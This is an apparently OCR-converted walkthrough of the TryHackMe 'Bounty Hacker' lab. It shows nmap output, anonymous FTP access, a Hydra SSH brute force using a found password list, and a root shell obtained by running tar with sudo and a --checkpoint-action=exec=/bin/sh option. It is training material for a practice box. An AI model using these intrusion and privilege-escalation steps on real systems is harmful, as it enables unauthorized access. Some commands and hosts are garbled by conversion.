## TryHackMe

## **Bounty Hacker**

# https://tryhackme.com/room/cowboyhacker

## Walkthrough

## By iLinxz@TryHackMe

#### 1. NMAP Scan:

```
Not shown: 967 filtered ports, 30 closed ports
       STATE SERVICE VERSION
21/tcp open ftp
                     vsftpd 3.0.3
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
  _Can't get directory listing: TIMEOUT
  ftp-syst:
    STAT:
  FTP server status:
       Connected to ::ffff:10.11.6.36
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 1
       vsFTPd 3.0.3 - secure, fast, stable
 End of status
22/tcp open ssh
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
    256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
 _ 256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open http
                     Apache httpd 2.4.18 ((Ubuntu))
_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

As we can see, there are 3 ports open:

- 1. Port 21 running FTP
- 2. Port 22 running SSH
- 3. Port 80 running HTTP

#### What can we do?

To begin with, let us look at the FTP server as anonymous login is allowed.

Credentials used: anonymous:anonymous (username:password)

```
li@kali:~$ ftp 10.10.37.74
Connected to 10.10.37.74.
220 (vsFTPd 3.0.3)
Name (10.10.37.74:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                         ftp
              1 ftp
                                       418 Jun 07 21:41 locks.txt
                         ftp
              1 ftp
                                        68 Jun 07 21:47 task.txt
-rw-rw-r--
226 Directory send OK.
ftp>
```

Let's download the .txt files and see their contents:


```
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
226 Transfer complete.
418 bytes received in 0.00 secs (1.3605 MB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.00 secs (1006.1553 kB/s)
ftp> exit
221 Goodbye.
Maliawal:-$ ls
Desktop Documents Downloads locks.txt Music Pictures Public python_server task.txt Templates Videos beliabela:-$
```

#### task.txt

```
kaliakali:~$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.
-
```

The answer to the 3<sup>rd</sup> task of this room is found in the task.txt file.

locks.txt



This .txt looks like a wordlist of passwords rather than anything else...

Questions #4 and #5 give me a hint that the locks.txt file can be used by us in a brute-force attack using hydra on the SSH server:

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-30 22:44:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://lo.10.37.74:22/
[22][ssh] host: 10.10.37.74 login: password:
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-30 22:44:42
```

It worked!

You should now be able to log in as the user mentioned in the 3<sup>rd</sup> question.

Let us SSH over!

Let's navigate around...

We've found the first flag! Now onto the root flag...

sudo -1?

```
@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Sorry, try again.
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/shin\:/snap/bin
User    may run the following commands on bountyhacker:
    (root) /bin/tar
    @bountyhacker:~/Desktop$
```

Interesting... The user we're logged on as is able to run /bin/tar as root.

Through OSINT, I have discovered that you can spawn a shell out of the use of the tar binary:

https://gtfobins.github.io/gtfobins/tar/

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

```
abountyhacker:~/Desktop$ sudo -u root tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
#
```

Thus, we have uncovered the root flag as well.

\_\_\_\_\_